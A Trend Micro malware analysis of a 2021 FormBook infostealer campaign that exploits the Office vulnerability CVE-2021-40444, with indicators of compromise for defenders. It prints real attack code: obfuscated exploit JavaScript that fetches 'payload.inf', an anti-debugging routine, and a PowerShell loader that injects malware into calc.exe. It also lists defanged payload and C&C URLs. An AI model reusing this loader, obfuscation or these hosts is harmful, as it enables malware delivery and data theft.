FormBook Adds Latest Office 365 0-Day Vulnerability CVE-2021-40444 to Its Arsenal

By Trend Micro (words)

Published: 2021-09-29 · Archived: 2026-04-05 22:08:41 UTC

Trend Micro detected a new campaign using a recent version of the known FormBook malware, an infostealer that has been around since 2016. Several analyses have been written about FormBook in the last few years, including the expanded support for macOS. FormBook is famous for highly obfuscated payloads and the use of document CVE exploitation. Until recently, FormBook mostly exploited CVE- 2017-0199open on a new tab, but newer FormBook variants used the recent Office 365 zero-day vulnerability, CVE-2021-40444open on a new tab.

Exploit description

FormBook authors did some rewrites on the original exploit, taking as their initial codebase the one that we and Microsoft observedopen on a new tab as deploying Cobalt Strike beacons. The exploited vulnerability is CVE-2021-40444. However, since the vulnerability itself has been analyzed alreadyopen on a new tab, here we focus on describing some of the unique changes made by FormBook.

FormBook utilizes a different “Target” format inside “document.xml.rels.” Figure 1 shows the new format on the right side. This is possible because the options “mhtml” and “!x-usc” are not required to exploit the vulnerability. The new format is intended to bypass detections using the mentioned “Target” options as indicators of exploitation.



Figure 1. The “Target” URL format: The previous samples are on the left, while those used by FormBook are on the right.

Even when the URL is scrambled using directory traversal paths and empty options for Target (the consecutive “!:” are empty options), the vulnerability is exploited, and Word will send a request to the server as the network capture. This is shown by the selected packet in Figure 2.



Figure 2. Network capture of a FormBook document sample

One of the changes introduced to the exploit by FormBook was an obfuscation mechanism. Figure 3 shows an obfuscated section of the FormBook exploit.

```
function e(u, D) {
    var Z = l();
    return e = function (a, B) {
        a = a - (-0x1 * -0x1a83 + 0x22a9 + -0x4f0 * 0xc);
        var m = Z[a];
        return m;
    }, e(u, D);
}(function (D, Z) {
    function u3(D, Z) {
        return e(D - -0x1f5, Z);
    }

    function u2(D, Z) {
        return e(D - '0x3e5', Z);
    }
    var a = D();
    while (!![]) {
        try {
            var B = -parseInt(u2('0x5da', '0x60e')) / (-0x39 * 0x9f + -0x3 * 0x172 + 0x27be) + -parseInt(u3(0x27, '0x7'))
            / (0x3 * -0x820 + -0x25c6 + -0x3e28 * -0x1) + parseInt(u3('0x66', '0x7b')) / (0x70 * 0x6 + -0xab6 + 0x819) +
            parseInt(u2(0x5d2, 0x5aa)) / (-0xcd1 * -0x1 + -0xed * -0x23 + -0x2d34) * (-parseInt(u3('0x5a', '0x59')) /
            (0xb9 * 0x2c + -0x24dd + 0x516)) + -parseInt(u2('0x5ec', 0x5b4)) / (0x2 * 0xaf9 + 0xf42 + -0x252e) + parseInt
            (u2(0x62a, 0x647)) / (-0x2313 * 0x1 + 0x210 * 0x7 + 0x14aa) + -parseInt(u2('0x635', 0x63f)) / (-0x1a81 +
            0x23ad * -0x1 + 0x3e36) * (-parseInt(u2('0x631', '0x5fd')) / (0x1fc6 + 0x1df7 + 0xf6d * -0x4));
            if (B === Z) break;
            else a['push'](a['shift']());
        } catch (m) {
            a['push'](a['shift']());
        }
    }
}(l, 0x11ca18 + -0x23eb4 + -0x58df5));
var w = [u4('0x3f4', '0x40a'), u4('0x3d4', 0x400), u5(0x2c6, 0x2ac), '/Lo', u4('0x3ea', 0x40a), u4('0x418', '0x428'), u4
(0x3ce, '0x3eb'), u5('0x286', 0x26b), 'close', u5('0x2bf', 0x2b1), 'removeChild', 'mlF', 'write', u5(0x2ae, '0x2a0'), 'ata/
', 'ile', u5('0x2af', 0x291), u5(0x2ab, 0x290), u4('0x3fa', 0x3f8), u4('0x42a', 0x44c), 'ssi', u5(0x267, 0x278),
'748708rfmUTk', 'documentElement', u5('0x27d', 0x25d), u5(0x293, 0x25b), u5(0x291, '0x278'), u4(0x3eb, 0x40c), u5(0x26f,
0x261), u5('0x26e', '0x253'), 'call', 'contentWindow', u5('0x2b7', 0x2e6), u4('0x422', 0x415), 'Obj', u4('0x3db', '0x3cc')
, u4('0x41c', '0x448'), u5(0x27c, '0x2ac'), u5('0x29d', 0x2cb), u4(0x404, 0x3dc), 'Low/payload.inf', u4(0x3e3, '0x40f'), u5
('0x298', 0x26e), 'GET', 'p/payload.inf', u5('0x28e', 0x27c), u5(0x2a1, 0x2c3), u5('0x281', 0x24a), u5(0x29f, '0x27d'), u4
('0x423', '0x3fb'), u4(0x438, '0x458'), u5('0x264', 0x25b), 'w/payload.inf', u4('0x421', '0x424'), u5(0x268, '0x27e'), u4
(0x3d3, 0x3e2), 'XMLHttpRequest', u5('0x285', '0x2ae'), u4(0x437, '0x410'), 'D:edbc374c-5730-432a-b5b8-de94f0b57217', u5
('0x2a3', 0x2b3), '<bo', u5(0x269, 0x23c), u4(0x3ef, '0x41b'), 'veXO', u5(0x2cd, '0x2bc')];

function u4(D, Z) {
    return e(D - '0x1e0', Z);
}
```

Figure 3. FormBook exploit obfuscation

As previously mentioned, FormBook creators did some rewrites on the original exploit, which was based on the code disclosed by us and Microsoft. FormBook added two calls to a function implementing an anti-debugging behavior commonly used to protect JavaScript code from being reverse-engineered. Figure 4 displays the mentioned function.

```
function f(D){
    function Z(a){
        // ud('0x101','0xdf') =  "while (true) {}"
        if(typeof a==='string')
            return function(B){}["constructor "](ud('0x101','0xdf'))["apply"]('counter');
        else{
            if((''+a/a)["length"]!==-0x89*0x13+-0x1271*0x1+0x1c9d||a%(-0x1*-0xcf8+0x2337+0xf*-0x335)===0xf33*0x1+-0x1231*-0x1+-0x2164)
            (function(){return!![];}["constructor"]("debugger")["call"]("action"));
            //(function(){return!![];}["constructor"](ud(0x113,'0x127')+ud('0xee','0x11f'))[ud(0xb8,'0xaf')](uA('0x87','0xb2')));
            // (

            else{if('PcyRl'!=='PcyRl'){
                if(B){var m=K["apply"](r,arguments);return o=null,m;}}
                else(function(){return![];}['constructor']('debugger')['apply']('stateObject'));
            }
```

Figure 4. FormBook exploit JavaScript anti debugging

When the developer tools of a browser are open, the execution of the *f()* function will open a new virtual machine (VM) window that contains an anonymous function with a *debugger* statement. This will shift the focus from the source code window to the new VM window containing the anonymous function. Stepping through the JavaScript code will continuously execute the anonymous function. This prevents the debugging of the JavaScript code because stepping through the JavaScript code executes the *debugger* statement in a loop.

Attack chain description

Based on our analysis, the campaign used an email with a malicious Word document attachment as the entry vector. In this attack, two layers of PowerShell scripts were used to deliver the known FormBook malware. This version of FormBook is the same as previous versions; however, some specific changes were introduced in the attack chain. The final FormBook malware delivered in this campaign matched the ones that were used in earlier campaigns and analyzed by other researchers. That sample also corresponds to FormBook version 4.1, which we found after decrypting the command-and-control (C&C) channel information. This can be seen in Figure 5.



Figure 5. FormBook decrypted beacon

For this specific campaign, the attack chain is depicted in Figure 6.



Figure 6. Simplified attack chain diagram

Figure 6 shows how FormBook implemented two PowerShell script stages. The first stage downloads the second one, which is stored as an attachment hosted on Discord. We have recently noticed an increase in the malicious use of files uploaded to this service, with the intent of bypassing network protection.

Figure 7 shows an example of the PowerShell script in the first stage:



Figure 7. PowerShell stage one

The example in Figure 6 downloads the next stage from Discord (with the URL itself being obfuscated). The URL is in the following format:

hxxps://cdn[.]discordapp[.]com/attachments/889336010087989260/889336402121199686/avatar.jpg

The attachment from Discord is the second PowerShell layer formatted in Base64. This layer contains all required samples to run the FormBook malware.

Figure 8 shows an example of the second PowerShell layer.

```
$a=$a=Write-Host '{EFA75C721D9B-EF99-9014-0E82-E1671872}';
Write-Host "++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++"
Write-Host "++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++"
Write-Host "++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++"
Write-Host "++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++"
1 reference
Function YTIRUCES {
    [CmdletBinding()]
    Param ([bYtE[]] $XbyteArray_)
    Process
    {
        $Xinput_ = New-Object System.IO.MemoryStream( , $XbyteArray_ )
        $ERAWLAMI = New-Object System.IO.MemoryStream
        $VASURIVI = New-Object System.IO.Compression.GzipStream $Xinput_, ([IO.Compression.CompressionMode]::Decompress)
        $VITNAGVA = New-Object bYtE[](1024)
        while($true)
        {
            $Xread = $VASURIVI.Read($VITNAGVA, 0, 1024)
            if ($Xread -Le 0){break}
            $ERAWLAMI.Write($VITNAGVA, 0, $Xread)
        }
        [bYtE[]] $SURIVITNAARIVASURIVITNAGVA = $ERAWLAMI.ToArray()
        Write-Output $SURIVITNAARIVASURIVITNAGVA
    }
}
Write-Host "++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++"
Write-Host "++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++"
Write-Host "++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++"
Write-Host "++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++"
$L0L='QEX'.replace('Q','I');
sal g $L0L;
[Byte[]]$SURIVITN=(``1F,`8B,`08,`00,`00,`00,`00,`00,`04,`00,`ED,`BD,`07,`60,`1C,`49,`96,`25,`26,`2F,`6D,`CA,`7B,`7F,`4A,`F5,`4A,`D7,`
[byte[]]$decompressedByteArray = YTIRUCES $SURIVITN
[Byte[]]$TNICAYLA=(``4D,`5A,`45,`52,`E8,`00,`00,`00,`00,`58,`83,`E8,`09,`8B,`C8,`83,`C0,`3C,`8B,`00,`03,`C1,`83,`C0,`28,`03,`08,`FF,`
$t=[System.Reflection.Assembly]::Load($decompressedByteArray)
[CRYPTSVC]::CodeIntegrity('calc.exe',$TNICAYLA)
```

Figure 8. PowerShell second stage.

As Figure 8 shows, the value of the variable "$decompressedByteArray" has the ".NET" injector, and the value of the variable "$INICAYLA" has the FormBook malware itself. In this campaign, the method of injecting the malware into the Calculator process is different from previous analyses, but this is because the result of the obfuscation was applied over the ".NET" injector.

The samples of the FormBook malware we obtained are identical to previous incidents, so we do not discuss them here.

Conclusions

Over the last couple of years, we have seen an increase in the use of public services to host malware. Nowadays, there are infinite ways to establish a malware infrastructure simply by using public services. There are multiple benefits for the attackers when using public services:

- Extra service rentals and maintenance are not required.
- The URLs look like normal URLs to any scanning device or software.
- In some cases, it is possible to generate practically "random" URLs.
- There is encrypted traffic (HTTPS) by default.
- Automatic resources (such as samples and files) access protection.

At the same time, we have seen an increase in the quality of tools for the automatic generation of obfuscated samples implemented in different and available malware as a service (MaaS).

The combination of those two factors makes the attacker very resilient to detection in the initial delivery days of reusing previously discovered zero-day vulnerabilities, as in this case. This incident also highlights the importance of patching zero-day vulnerabilities urgently. Notably, Microsoft already released a fix for this vulnerability as part of the September 2021 Patch Tuesday cycle.

For increased protection, Trend Micro Vision One™products spots suspicious behaviors that might seem insignificant when observed from only a single layer. Meanwhile, Trend Micro Apex One™products protects endpoint devices through automated threat detection and response against ransomware, fileless threats, and other advanced concerns.

Indicators of Compromise

Filename/Description	Hash	Trend Micro Det
Exploit Html	bb1e9ce455898d6b4d31b2219ff4a5ca9908f7ea0d8046acf846bf839bce1e56	Trojan.HTML.CV
payload.cab	a20abef4eecea05b3f3ab64e9f448159e683cf82f1e87a37372c1cacb976052c	Trojan.Win32.CVI
avatar.ps1	6f11be4822381543eb9dd99a9354575c96a50a5720ee38ee1c1b2ad323a03f04	Trojan.PS1.POWI

payload_TNICAYLA.exe_	f7c5f885f712adb553ee0de0d935869cc9c5627c01b15a614d748acb72b11c74	Trojan.Win32.FOI
injector_ncrypt_decompressedByteArray.exe_	eab5dc8f37459f2f329afa63b1f8e8569ad229dc88497ab86e7c6a91be4d9264	Trojan.Win32.CR

Exploit chain IOCs:

- hxxp://0x6B[.]0254.0113.0244:8090/payload.cab
- hxxp://107[.]172.75.164:8090/microsoftonline.html
- hxxps://cdn[.]discordapp.com/attachments/889336010087989260/889336402121199686/avatar.jpg

URLs

- hxxp://www.code-nana.com/pjje/?t8LP2P=Mf6ydddwV/QU6mZ4nnZxMBdzDcAr2xsvfTgD82WAzYYrxOcjLRrG5mXLygKxYmvGqlzJAQ==&kPq8=K4Nh-6
- hxxp://www.rajuherbalandspicegarden.com/pjje/?t8LP2P=DltNRLklEPawWuNnsQXifEZmZKsLvkDXv3cKYhiC/0Bh3Q72JrrE/8woD25qq/vxSOxjNQ==&kPq8=K4Nh-6
- hxxp://www.swaplenders.com/pjje/?t8LP2P=TQtLDRoafbQM4/pEtdovke1/MPx0w24gCyByZx68z3lV5KTK6L4nUj2UtH2v2BgU+KkBhg==&kPq8=K4Nh-6
- hxxp://www.thechiropractor.vegas/pjje/?t8LP2P=rpNmzTsgN3WrlTJLsfA2BlL5A0hwTnOMjBBWuUAz4iRkWF3ty9m96ejMesY0+5JvVxns9g==&kPq8=K4Nh-6

Tags

Source: https://www.trendmicro.com/en_us/research/21/i/formbook-adds-latest-office-365-0-day-vulnerability-cve-2021-404.html